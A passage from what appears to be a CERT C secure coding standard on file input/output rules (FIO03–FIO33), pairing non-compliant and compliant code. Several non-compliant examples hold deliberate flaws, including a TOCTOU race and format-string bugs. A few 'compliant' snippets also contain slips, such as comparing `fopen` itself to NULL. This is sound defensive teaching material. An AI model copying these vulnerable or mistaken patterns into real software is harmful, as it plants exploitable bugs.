The ISO/IEC 9899-1999 C standard function `fopen()` is typically used to open an existing file or create a new one. However, `fopen()` does not indicate if an existing file has been opened for writing or a new file has been created. This may lead to a program overwriting or accessing an unintended file.

Non-Compliant Code Example: `fopen()`

In this example, an attempt is made to check whether a file exists before opening it for writing by trying to open the file for reading.

```
/* ... */
FILE *fp = fopen("foo.txt","r");
if (!fp) { /* file does not exist */
  fp = fopen("foo.txt","w");
  /* ... */
  fclose(fp);
} else {
   /* file exists */
  fclose(fp);
}
/* ... */
```

However, this code suffers from a *Time of Check, Time of Use* (or *TOCTOU*) vulnerability (see [Seacord 05] Section 7.2). On a shared multitasking system there is a window of opportunity between the first call of `fopen()` and the second call for a malicious attacker to, for example, create a link with the given filename to an existing file, so that the existing file is overwritten by the second call of `fopen()` and the subsequent writing to the file.

Non-Compliant Code Example: `fopen_s()` (ISO/IEC TR 24731-1)

The `fopen_s()` function defined in ISO/IEC TR 24731-2006 is designed to **improve** the security of the `fopen()` function. However, like `fopen()`, `fopen_s()` provides no mechanism to determine if an existing file has been opened for writing or a new file has been created. The code below contains the same TOCTOU race condition as in the first Non-Compliant Code Example.

```
/* ... */
FILE *fptr;
errno_t res = fopen_s(&fptr,"foo.txt", "r");
if (res != 0) { /* file does not exist */
  res = fopen_s(&fptr,"foo.txt", "w");
  /* ... */
  fclose(fptr);
} else {
  fclose(fptr);
}
/* ... */
```

Compliant Solution: `open()` (POSIX)

The fopen() function does not indicate if an existing file has been opened for writing or a new file has been created. However, the open() function as defined in the Open Group Base Specifications Issue 6 [Open Group 04] is available on many platforms and provides such a mechanism. If the O_CREAT and O_EXCL flags are used together, the open() function fails when the file specified by file_name already exists.

```
/* ... */
int fd = open(file_name, O_CREAT | O_EXCL | O_WRONLY, new_file_mode);
if (fd == -1) {
  /* Handle Error */
}
/* ... */
```

Care should be observed when using O_EXCL with remote file systems as it does not work with NFS version 2. NFS version 3 added support for O_EXCL mode in open(); see IETF RFC 1813 Callaghan 95, in particular the EXCLUSIVE value to the mode argument of CREATE.

Compliant Solution: fdopen() (POSIX)

fdopen() [Open Group 04] can be used in conjunction with open() to determine if a file is opened or created, and then associate a stream with the file descriptor.

```
/* ... */
FILE *fp;
int fd;

fd = open(file_name, O_CREAT | O_EXCL | O_WRONLY, new_file_mode);
if (fd == -1) {
  /* Handle Error */
}

fp = fdopen(fd,"w");
if (fp == NULL) {
  /* Handle Error */
}
/* ... */
```

Risk Assessment

The ability to determine if an existing file has been opened, or a new file has been created provides greater assurance that the file accessed is the one that was intended.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO03-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Seacord 05] Chapter 7, "File I/O"
[ISO/IEC 9899-1999] Section 7.19.3, "Files," and Section 7.19.4, "Operations on Files"
[ISO/IEC TR 24731-2006] Section 6.5.2.1, "The fopen_s function"
[Open Group 04]

FIO04-A. Detect and handle input and output errors

This page last changed on Jun 21, 2007 by jpincar.

Input/output functions described in Section 7.19 of C99 [ISO/IEC 9899-1999], provide a clear indication of failure or success. The status of input/output functions should be checked, and errors should be handled appropriately.

The following table is extracted from a similar table by Richard Kettlewell [Kettlewell 02].

Function	Successful Return	Error Return
`fclose()`	zero	`EOF` (negative)
`fflush()`	zero	`EOF` (negative)
`fgetc()`	character read	use `ferror()` and `feof()`
`fgetpos()`	zero	nonzero
`fprintf()`	number of characters (non-negative)	negative
`fputc()`	character written	use `ferror()`
`fputs()`	non-negative	`EOF` (negative)
`fread()`	elements read	elements read
`freopen()`	pointer to stream	null pointer
`fscanf()`	number of conversions (non-negative)	`EOF`
`fseek()`	zero	nonzero
`fsetpos()`	zero	nonzero
`ftell()`	file position	`-1L`
`fwrite()`	elements written	elements written
`getc()`	character read	use `ferror()` and `feof()`
`getchar()`	character read	use `ferror()` and `feof()`
`printf()`	number of characters (non-negative)	negative
`putc()`	character written	use `ferror()`
`puts()`	non-negative	`EOF` (negative)
`remove()`	zero	nonzero
`rename()`	zero	nonzero
`setbuf()`	zero	nonzero
`scanf()`	number of conversions (non-negative)	`EOF`
`snprintf()`	number of characters that would be written (non-negative)	negative

`sscanf()`	number of conversions (non-negative)	`EOF`
`tmpfile()`	pointer to stream	null pointer
`tmpnam()`	non-null pointer	null pointer
`ungetc()`	character pushed back	`EOF` (See below)
`vfscanf()`	number of conversions (non-negative)	`EOF`
`vscanf()`	number of conversions (non-negative)	`EOF`

The `ungetc()` function doesn't set the error indicator even when it fails, so it's not possible to reliably check for errors unless you know that the argument is not equal to `EOF`. On the other hand, C99 states that "one character of pushback is guaranteed," so this shouldn't be an issue if you only ever push at most one character back before reading again (see FIO13-A. Take care when using ungetc()).

Risk Assessment

Failure to check file operation errors can result in unexpected behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO04-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Automated Detection

The Coverity Prevent **CHECKED_RETURN** finds inconsistencies in how function call return values are handled. Coverity Prevent cannot discover all violations of this recommendation so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Seacord 05] Chapter 7, "File I/O"
[ISO/IEC 9899-1999] Section 7.19.3, "Files," Section 7.19.4, "Operations on Files," and "File Positioning Functions"
[Kettlewell 02] Section 6, "I/O Error Checking"

FIO05-A. Identify files using multiple file attributes

This page last changed on Jun 21, 2007 by jpincar.

Files can often be identified by other attributes in addition to the file name, for example, by comparing file ownership or creation time. For example, you can store information on a file that you have created and closed, and then use this information to validate the identity of the file when you reopen it. Comparing multiple attributes of the file improves the probability that you have correctly identified the appropriate file.

Non-Compliant Code Example

This non-compliant code example relies exclusively on the file name to identify the file.

```
FILE *fd = fopen(filename, "r");
if (fd) {
  /*...*/
  /* file opened */
}
fclose(fd);
```

Compliant Solution (POSIX)

In this compliant solution, the file is opened using the `open()` function. If the file is successfully opened, the `fstat()` function is used to read information about the file into the `stat` structure. This information is compared with existing information about the file (stored in the `dev` and `ino` variables) to improve identification.

```
struct stat st;
dev_t dev; /* device */
ino_t ino; /* file serial number */
int fd = open(filename, O_RDWR);
if ((fd != -1) &&
    (fstat(fd, &st) != -1) &&
    (st.st_ino == ino) &&
    (st.st_dev == dev)
   ) {
   /* ... */
}
close(fd);
```

The structure members `st_mode`, `st_ino`, `st_dev`, `st_uid`, `st_gid`, `st_atime`, `st_ctime`, and `st_mtime` should all have meaningful values for all file types on POSIX compliant systems. The `st_ino` field contains the file serial number. The `st_dev` field identifies the device containing the file. The `st_ino` and `st_dev`, taken together, uniquely identifies the file. The `st_dev value` is not necessarily consistent across reboots or system crashes, however.

It is also necessary to call the `fstat()` function on an already opened file, rather than calling `stat()` on a file name followed by `open()` to ensure the file for which the information is being collected is the same file which is opened. See [FIO01-A. Prefer functions that do not rely on file names for identification] for more information.

Compliant Solution (POSIX)

Alternatively, the same solution could be implemented using the C99 `fopen()` function top open the file and the POSIX `fileno()` function to convert the `FILE` object pointer to a file descriptor.

```
struct stat st;
dev_t dev = 773; /* device */
ino_t ino = 11321585;  /* file serial number */
FILE *fd = fopen(filename, "r");
if ((fd) &&
    (fstat(fileno(fd), &st) != -1) &&
    (st.st_ino == ino) &&
    (st.st_dev == dev)
    ) {
   /* ... */
}
fclose(fd);
```

Risk Assessment

Many file related vulnerabilities are exploited to cause a program to access an unintended file. Proper identification of a file is necessary to prevent exploitation.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO05-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Seacord 05] Chapter 7, "File I/O"
[ISO/IEC 9899-1999] Section 7.19.3, "Files," and Section 7.19.4, "Operations on Files"
[Open Group 04] "The open function," "The fstat function"
[Drepper 06] Section 2.2.1 "Identification When Opening"

FIO06-A. Create files with appropriate access permissions

This page last changed on Jun 21, 2007 by jpincar.

Creating a file with weak access permissions may allow unintended access to that file. Although access permissions are heavily dependent on the operating system, many file creation functions provide mechanisms to set (or at least influence) access permissions. When these functions are used to create files, appropriate access permissions should be specified to prevent unintended access.

Non-Compliant Code Example: `fopen()`

The `fopen()` function does not allow the programmer to explicitly specify file access permissions. In the example below, if the call to `fopen()` creates a new file, the access permissions for that file will be implementation defined.

```
/* ... */
FILE * fptr = fopen(file_name, "w");
if (!fptr){
  /* Handle Error */
}
/* ... */
```

Implementation Details

On POSIX compliant systems, the permissions may be restricted by the value of the POSIX `umask()` function [Open Group 04].

The operating system modifies the access permissions by computing the intersection of the inverse of the umask and the permissions requested by the process [Viega 03]. For example, if the variable `requested_permissions` contained the permissions passed to the operating system to create a new file, the variable `actual_permissions` would be the actual permissions that the operating system would use to create the file:

```
requested_permissions = 0666;
actual_permissions = requested_permissions & ~umask();
```

For Linux operating systems, any created files will have mode `S_IRUSR|S_IWUSR|S_IRGRP|S_IWGRP|S_IROTH|S_IWOTH` (0666), as modified by the process' umask value (see fopen(3)).

OpenBSD has the same rule as Linux (see fopen(3)).

Compliant Solution: `fopen_s()` (ISO/IEC TR 24731-1)

The `fopen_s()` function defined in ISO/IEC TR 24731-1 [ISO/IEC TR 24731-2006] can be used to create a file with restriced permissions. Specifically, ISO/IEC TR 24731-1 states:

> If the file is being created, and the first character of the mode string is not 'u', to the extent that the underlying system supports it, the file shall have a file permission that prevents other users on the system from accessing the file. If the file is being created and the first character of the mode string is 'u', then by the time the file has been closed, it shall have the system default file access permissions.

The 'u' character can be thought of as standing for "umask," meaning that these are the same permissions that the file would have been created with by `fopen()`.

```
/* ... */
FILE *fptr;
errno_t res = fopen_s(&fptr, file_name, "w");
if (res != 0) {
  /* Handle Error */
}
/* ... */
```

Non-Compliant Code Example: `open()` (POSIX)

Using the POSIX function `open()` to create a file but failing to provide access permissions for that file may cause the file to be created with unintended access permissions. This omission has been known to lead to vulnerabilities (for instance, CVE-2006-1174).

```
/* ... */
int fd = open(file_name, O_CREAT | O_WRONLY); /* access permissions are missing */
if (fd == -1){
  /* Handle Error */
}
/* ... */
```

Compliant Solution: `open()` (POSIX)

Access permissions for the newly created file should be specified in the third parameter to `open()`. Again, the permissions may be influenced by the value of `umask()`.

```
/* ... */
int fd = open(file_name, O_CREAT | O_WRONLY, file_access_permissions);
if (fd == -1){
  /* Handle Error */
}
/* ... */
```

John Viega and Matt Messier also provide the following advice [Viega 03]:

> Do not rely on setting the umask to a "secure" value once at the beginning of the program and then calling all file or directory creation functions with overly permissive file modes. Explicitly set the mode of the file at the point of creation. There are two reasons to do this. First, it makes the code clear; your intent concerning permissions is obvious. Second, if an attacker managed to somehow reset the umask between your adjustment of the umask and any of your file creation calls, you

could potentially create sensitive files with wide-open permissions.

Risk Assessment

Creating files with weak access permissions may allow unintended access to those files.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO06-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.5.3, "The fopen function"
[Open Group 04] "The open function," "The umask function"
[ISO/IEC TR 24731-2006] Section 6.5.2.1, "The fopen_s function"
[Viega 03] Section 2.7, "Restricting Access Permissions for New Files on Unix"
[Dowd 06] Chapter 9, "UNIX 1: Privileges and Files"

FIO07-A. Prefer fseek() to rewind()

This page last changed on Jul 10, 2007 by shaunh.

`rewind()` sets the file position indicator for a stream to the beginning of that stream. However, `rewind()` is equivalent to `fseek()` with `0L` for the offset and `SEEK_SET` for the mode with the error return value suppressed. Therefore, to validate that moving back to the beginning of a stream actually succeeded, `fseek()` should be used instead of `rewind()`.

Non-Compliant Code Example

The following non-compliant code sets the file position indicator of an input stream back to the beginning using `rewind()`.

```
FILE* fptr = fopen("file.ext", "r");
if (fptr == NULL) {
  /* handle open error */
}

/* read data */

rewind(fptr);

/* continue */
```

However, there is no way of knowing if `rewind()` succeeded or not.

Compliant Solution

This compliant solution instead using `fseek()` and checks to see if the operation actually succeeded.

```
FILE* fptr = fopen("file.ext", "r");
if (fptr == NULL) {
  /* handle open error */
}

/* read data */

if (fseek(fptr, 0L, SEEK_SET) != 0) {
  /* handle repositioning error */
}

/* continue */
```

Risk Assessment

Using `rewind()` makes it impossible to know whether the file position indicator was actually set back to the beginning of the file. If the call does fail, the result may be incorrect program flow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level

FIO07-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.9.2, "The `fseek` function"; 7.19.9.5, "The `rewind` function"

FIO08-A. Take care when calling remove() on an open file

This page last changed on Jun 21, 2007 by shaunh.

According to its C99 definition, the effect of calling `remove()` on an open file is defined by the implementation. Therefore, care must be taken when `remove()` is called on an open file. It is often the case that removing a file that is open can help mitigate file input/output race conditions. In these cases, the intended implementations need to be considered and an alternate, more strongly defined function, such as The Open Group's `unlink()` should be used. To be strictly conforming and portable, `remove()` should *not* be called on an open file.

Non-Compliant Code Example

The following non-compliant code illustrates a case where a file is removed after it is first opened.

```
FILE *file;

/* ... */

file = fopen("myfile", "w+");
if (fopen == NULL) {
  /* Handle error condition */
}
remove("myfile");

/* ... */
```

Some implementations, such as Visual Studio C++ 2005 compiled code running on Microsoft Windows XP, will not allow the call to `remove()` to succeed, leaving the file resident on disk after execution has completed.

Compliant Solution

The following compliant solution waits until the process has completed using the file to remove it.

```
FILE *file;

/* ... */

file = fopen("myfile", "w+");
if (fopen == NULL) {
  /* Handle error condition */
}

/* Finish using file */

remove("myfile");
```

Compliant Solution (POSIX)

In this compliant solution intended for POSIX environments, The Open Group's `unlink()` function (which is guaranteed by The Open Group Base Specifications Issue 6 to unlink the file from the file system hierarchy but keep the file on disk until all open instances of it are closed) is used.

```
#include <unistd.h>

FILE *file;

/* ... */

file = fopen("myfile", "w+");
if (fopen == NULL) {
  /* Handle error condition */
}
unlink("myfile");

/* ... */
```

Risk Assessment

Calling `remove()` on an open file has different implications for different implementations and may cause abnormal termination if the closed file is written to or read from, or may result in unintended information disclosure from not actually deleting a file as intended.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO08-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.4.1, "The remove function"

FIO09-A. fflush() should be called after writing to an output stream if data integrity is important

This page last changed on Jul 10, 2007 by shaunh.

If you have an open file stream to which you are writing, there is no guarantee that would has been written through calls to `fwrite()` and other output functions have actually been written to the stream. If sensitive data is being written to disk, for example, it is necessary to ensure that when output is completed, it is flushed by the `fflush()` function, otherwise, if the program terminates abnormally, the data might not actually get written to disk. It is important to note that flushing output buffers is a *very* expensive operation--only critical data that must persist after the program has terminated needs a subsequent call to `fflush()`.

Non-Compliant Code Example

This non-compliant code does not flush its output buffer after its call to `fwrite()`, meaning that if it terminates abnormally after that call to `fwrite()`, there is no guarantee placed on that data having been written, which in this specific case might corrupt the database it is creating.

```
/* For brevity, checking for errors on functions was omitted */
char digital_signature[SIGNATURE_SIZE];
/* ... */
FILE *file = fopen("signature_db", "a");
/* ... */
fwrite(digital_signature, sizeof(char), SIGNATURE_SIZE, file);
/* ... */
fclose(file);
```

Compliant Solution

This compliant solution flushes its output buffer after the write. It should be noted that the calls to `fflush()` can take a long time to complete, so discretion should be used to decide when it is necessary to call it.

```
/* For brevity, checking for errors on functions was omitted */
char digital_signature[SIGNATURE_SIZE];
/* ... */
FILE *file = fopen("signature_db", "a");
/* ... */
fwrite(digital_signature, sizeof(char), SIGNATURE_SIZE, file);
/* Write data buffered in user-space */
fflush(file);
/* ... */
fclose(file);
```

Compliant Solution (POSIX)

This compliant solution both flushes its output buffer after the write and flags to the operating system to commit its output buffer associated with the file to disk by using the POSIX functions `fileno()` and `fsync()`. These calls further expedite the actual write to the disk. Just as with calls to `fflush()`, calls to `fsync()` incur a nominal amount of overhead, so discretion should be used.

```
/* For brevity, checking for errors on functions was omitted */
char digital_signature[SIGNATURE_SIZE];
/* ... */
FILE *file = fopen("signature_db", "a");
/* ... */
fwrite(digital_signature, sizeof(char), SIGNATURE_SIZE, file);
/* Write data buffered in user-space */
fflush(file);
/* Flag to the operating system to commit its buffer of the file to disk */
fsync(fileno(file));
/* ... */
fclose(file);
```

Risk Assessment

Failing to flush the output buffer can lead to lost or corrupted data in the event of an abnormal termination, possibly corrupting the running state of the program on future executions.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO09-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.9.15.2, "The `fflush` function"

FIO10-A. Take care when using the rename() function

This page last changed on Jul 10, 2007 by shaunh.

The rename() function has the following prototype:

```
int rename(char const *old, char const *new);
```

If the file pointed to by new exists prior to a call to rename(), the behavior is implementation-defined. Therefore, care must be taken when using rename().

Non-Compliant Code Example

In the following non-compliant code, a file is renamed to another file using rename().

```
/* program code */
char const *old = "oldfile.ext";
char const *new = "newfile.ext";
if (rename(old, new) != 0) {
  /* Handle rename failure */
}
/* program code */
```

However, if newfile.ext already existed, the result is undefined.

Compliant Solution

This compliant solution first checks for the existence of the new file before the call to rename(). Note that this code contains an unavoidable race condition between the call to fopen() and the call to rename().

```
/* program code */
char const *old = "oldfile.ext";
char const *new = "newfile.ext";
FILE *file = fopen(new, "r");

if (file != NULL) {
  fclose(file);
  if (rename(old, new) != 0) {
    /* Handle remove failure */
  }
}
else {
  /* handle error condition */
}
/* program code */
```

Risk Assessment

Using rename() without caution leads to undefined behavior, possibly resulting in a file being unexpectedly overwritten.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO10-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.9.4.2, "The `rename` function"

FIO11-A. Take care when specifying the mode parameter of fopen()

This page last changed on Jun 21, 2007 by shaunh.

The C standard specifies specific strings to use for the `mode` for the function `fopen()`. An implementation may define extra strings that define additional modes, but only the modes in the following table (adapted from the C99 standard) are fully portable and C99 compliant:

`mode` string	Result
r	open text file for reading
w	truncate to zero length or create text file for writing
a	append; open or create text file for writing at end-of-file
rb	open binary file for reading
wb	truncate to zero length or create binary file for writing
ab	append; open or create binary file for writing at end-of-file
r+	open text file for update (reading and writing)
w+	truncate to zero length or create text file for update
a+	append; open or create text file for update, writing at end-of-file
r+b or rb+	open binary file for update (reading and writing)
w+b or wb+	truncate to zero length or create binary file for update
a+b or ab+	append; open or create binary file for update, writing at end-of-file

Risk Assessment

Using a non-standard mode will lead to undefined behavior, likely causing the call to `fopen()` to fail.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO11-A	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.9.15.3, "The `fopen` function"

FIO12-A. Prefer setvbuf() to setbuf()

This page last changed on Jul 10, 2007 by shaunh.

The functions `setvbuf()` and `setbuf()` are defined as follows:

```
void setbuf(FILE * restrict stream, char * restrict buf);
int setvbuf(FILE * restrict stream, char * restrict buf, int mode, size_t size);
```

`setvbuf()` is equivalent to `setbuf()` with `_IOFBF` for `mode` and `BUFSIZE` for `size` (if buf is not `NULL`) or `_IONBF` for `mode` (if buf is `NULL`), except that it returns a nonzero value if the request could not be honored. For added error checking, prefer using `setvbuf()` over `setbuf()`.

Non-Compliant Code Example

The following non-compliant code makes a call to `setbuf()` with an argument of `NULL` to ensure an optimal buffer size.

```
FILE* file;
char *buf = NULL;
/* Setup file */
setbuf(file, buf);
/* ... */
```

However, there is no way of knowing whether the operation succeeded or not.

Compliant Solution

This compliant solution instead calls `setvbuf()`, which returns nonzero if the operation failed.

```
FILE* file;
char *buf = NULL;
/* Setup file */
if (setvbuf(file, buf, buf ? _IOFBF : _IONBF, BUFSIZ) != 0) {
  /* Handle error */
}
/* ... */
```

Risk Assessment

Not using `setvbuf()` makes it impossible to know whether the stream buffering was successfully changed or not.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO12-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.5.5, "The `setbuf` function"

FIO13-A. Take care when using ungetc()

This page last changed on Jul 12, 2007 by shaunh.

The `ungetc()` function pushes a character onto an input stream. This pushed character can then be read by subsequent calls to functions that read from that stream. However, the `ungetc()` function has serious limitations. A call to a file positioning function, such as `fseek()`, will discard any character pushed on by `ungetc()`. Also, the C standard only guarantees that the pushing back of one character will succeed. Therefore, subsequent calls to `ungetc()` must be separated by a call to a read function or a file positioning function (which will discard any data pushed by `ungetc()`). If more than one character needs to be pushed by `ungetc()`, then an update stream should be used.

Non-Compliant Code Example

```
FILE* fptr = fopen("myfile.ext", "rb");
if (fptr == NULL) {
  /* handle error condition */
}

/* Read data */

ungetc('\n', fptr);
ungetc('\r', fptr);

/* Continue on */
```

Compliant Solution

```
(none known)
```

Risk Assessment

If used improperly, `ungetc()` can cause data to be truncated or lost.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO13-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Reference

[ISO/IEC 9899-1999:TC2] Section 7.19.7.11, "The `ungetc` function"

FIO14-A. Understand the difference between text mode and binary mode with file streams

This page last changed on Jul 05, 2007 by jpincar.

Input and output are mapped into logical data streams, whose properties are more uniform than their various inputs and outputs. Two forms of mapping are supported, for text streams and for binary streams [C99]. They differ in the actual representation of data as well as in the functionality of some C99 functions.

Text streams

Representation

Characters may have to be altered to conform to differing conventions for representing text in the host environment. As a consequence, data read/written to or from a text stream **will not** necessarily compare equal to the stream's byte content.

The following code opens the file `myfile` as a text stream:

```
FILE *file = fopen("myfile", "w");
/* Check for errors */
fputs("\n", file);
```

Some architectures might model line breaks differently. For example, on Windows, the above code will write two bytes (a carriage return and then a newline) to the file, whereas on *nix systems, it will only write one byte (a newline).

`fseek()`

When specifying the offset for `fseek()` on a text stream, it must either be zero, or a value returned by an earlier successful call to the `ftell()` function (on a stream associated with the same file) with a mode of SEEK_SET.

`ungetc()`

The `ungetc()` function causes the file position indicator to be "unspecified" until all pushed back characters are read therefore, care must be taken that file position related functions are not used while this is true.

Binary streams

Representation

A binary stream is an ordered sequence of characters that can transparently record internal data. As a consequence, data read/written to or from a binary stream **will** necessarily compare equal to the stream's byte content.

The following code opens the file `myfile` as a binary stream:

```
FILE *file = fopen("myfile", "wb");
/* Check for errors */
fputs("\n", file);
```

Regardless of architecture, this code will write exactly one byte (a newline).

`fseek()`

According to the C99 standard, a binary stream may be terminated with an unspecified number of null characters and need not meaningfully support `fseek()` calls with a mode of `SEEK_END`. Therefore, do not call `fseek()` on a binary stream with a mode of `SEEK_END`.

`ungetc()`

The `ungetc()` function causes the file position indicator to be decremented by one for each successful call, with the value being indeterminate if it is zero before any call. Therefore, it must never be called on a binary stream where the file position indicator is zero.

Risk Assessment

Failure to understand file stream mappings can result in unexpectedly formatted files.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO14-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.2, "Streams"

FIO30-C. Exclude user input from format strings

This page last changed on Jun 27, 2007 by hburch.

Never call any formatted I/O function with a format string containing user input.

If the user can control a format string, they can write to arbitrary memory locations. The most common form of this error is in output operation. The rarely used and often forgotten `%n` format specification causes the number of characters written to be written to a pointer passed on the stack.

Non-Compliant Code Example 1

In this example, the input is outputted directly as a format string. By putting `%n` in the input, the user can write arbitrary values to whatever the stack happens to point to. This can frequently be leveraged to execute arbitrary code. In any case, by including other point operations (such as `%s`), `fprintf()` will interpret values on the stack as pointers. This can be used to learn secret information and almost certainly can be used to crash the program.

```
char input[1000];
if (fgets(input, sizeof(input)-1, stdin) == NULL) {
  /* handle error */
}
input[sizeof(input)-1] = '\0';
fprintf(stdout, input);
```

Non-Compliant Code Example 2

In this example, the library function `syslog()` interprets the string `msg` as a format string, resulting in the same security problem as before. This is a common idiom for displaying the same message in multiple locations or when the message is difficult to build.

```
void check_password(char *user, char *password) {
  if (strcmp(password(user), password) != 0) {
    char *msg = malloc(strlen(user) + 100);
    if (!msg) {
      /* handle error condition */
    }
    sprintf (msg, "%s password incorrect", user);
    fprintf(STDERR, msg);
    syslog(LOG_INFO, msg);
    free(msg);
  }
}
```

Compliant Solution 1

This example outputs the string directly instead of building it and then outputting it.

```
void check_password(char *user, char *password) {
    if (strcmp(password(user), password) != 0) {
      fprintf (stderr, "%s password incorrect", user);
    }
  }
```

Compliant Solution 2

In this example, the message is built normally but is then outputted as a string instead of a format string.

```
  void check_password(char *user, char *password) {
    if (strcmp(password(user), password) != 0) {
      char *msg = malloc(strlen(user) + 100);
      if (!msg) {
        /* handle error condition */
      }
      sprintf (msg, "%s password incorrect", user);
      fprintf (stderr, "%s", user);
      syslog(LOG_INFO, "%s", msg);
      free(msg);
    }
  }
```

Risk Assessment

Failing to exclude user input from format specifiers may allow an attacker to execute arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO30-C	**3** (high)	**3** (likely)	**3** (low)	**P27**	**L1**

Two recent examples of format string vulnerabilities resulting from a violation of this rule include Ettercap and Samba. In Ettercap v.NG-0.7.2, the ncurses user interface suffers from a format string defect. The `curses_msg()` function in `ec_curses.c` calls `wdg_scroll_print()`, which takes a format string and its parameters and passes it to `vw_printw()`. The `curses_msg()` function uses one of its parameters as the format string. This input can include user-data, allowing for a format string vulnerability [VU#286468]. The Samba AFS ACL mapping VFS plug-in fails to properly sanitize user-controlled filenames that are used in a format specifier supplied to `snprintf()`. This security flaw becomes exploitable when a user is able to write to a share that uses Samba's `afsacl.so` library for setting Windows NT access control lists on files residing on an AFS file system.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.6, "Formatted input/output functions"
[Seacord 05] Chapter 6, "Formatted Output"
[Viega 05] Section 5.2.23, "Format string problem"

[VU#286468]
[VU#649732]

FIO31-C. Do not simultaneously open the same file multiple times

This page last changed on Jun 25, 2007 by jpincar.

Simultaneously opening a file multiple times has implementation-defined behavior. On some platforms, this is not allowed. On others, it might result in race conditions.

Non-Compliant Coding Example

The following non-compliant code example logs the program's state at runtime.

```
void do_stuff(void) {
   FILE *logfile = fopen("log", "a");

   /* Check for errors, write logs pertaining to do_stuff(), etc. */
}

int main(void)
{
   FILE *logfile = fopen("log", "a");    /* Check for errors, write logs pertaining to main(),
etc. */
   do_stuff();
   /* ... */
}
```

However, the file `log` is opened twice simultaneously. The result is implementation-defined and potentially dangerous.

Compliant Solution

In this compliant solution, a reference to the file pointer is passed around so that the file does not have to be opened twice separately.

```
void do_stuff(FILE **file) {
  FILE *logfile = *file;

  /* Check for errors, write logs pertaining to do_stuff, etc. */
}

int main(void) {
  FILE *logfile = fopen("log", "a");

  /* Check for errors, write logs pertaining to main, etc. */

  do_stuff(&logfile);

  /* ... */
}
```

Risk Assessment

Simultaneously opening a file multiple times could result in abnormal program termination or a data integrity violation.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO31-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.3, "Files"

FIO32-C. Detect and handle file operation errors

This page last changed on Jul 10, 2007 by shaunh.

The file manipulation routines described in ISO/IEC 9899-1999, provide a clear indication of failure or success. Failure to detect and properly handle file operation errors can lead to unpredictable and unintended program behavior. Therefore, it is necessary to check the final status of file routines and handle errors appropriately.

Non-Compliant Code Example

In this example, the `fseek()` function is used to go to a location `offset` in the file referred to by the file stream `file`. However, the result of call to `fseek()` cannot be executed, an error may occur when the file is processed.

```
/* ... */
fseek(file, offset, SEEK_SET);
/* process file */
/* ... */
```

Compliant Solution

According to ISO/IEC 9899-1999 the `fseek()` function returns a non-zero value to indicate that an error occurred. Testing for this condition before processing the file eliminates the chance of operating on the file if `fseek()` failed. Always test the returned value to make sure an error did not occur before operating on the file. If an error does occur, handle it appropriately.

```
/* ... */
if (fseek(file, offset, SEEK_SET) != 0) {
  /* Handle Error */
}
/* process file */
/* ... */
```

Risk Assessment

Not detecting and handling file operation errors can result in abnormal program termination and data loss.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO32-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Seacord 05] Chapter 7, File I/O
[ISO/IEC 9899-1999] Section 7.19.3, Files
[ISO/IEC 9899-1999] Section 7.19.4, Operations on Files
[ISO/IEC 9899-1999] Section 7.19.9, File Positioning Functions

FIO33-C. Detect and handle input output errors resulting in undefined behavior

This page last changed on Jul 10, 2007 by shaunh.

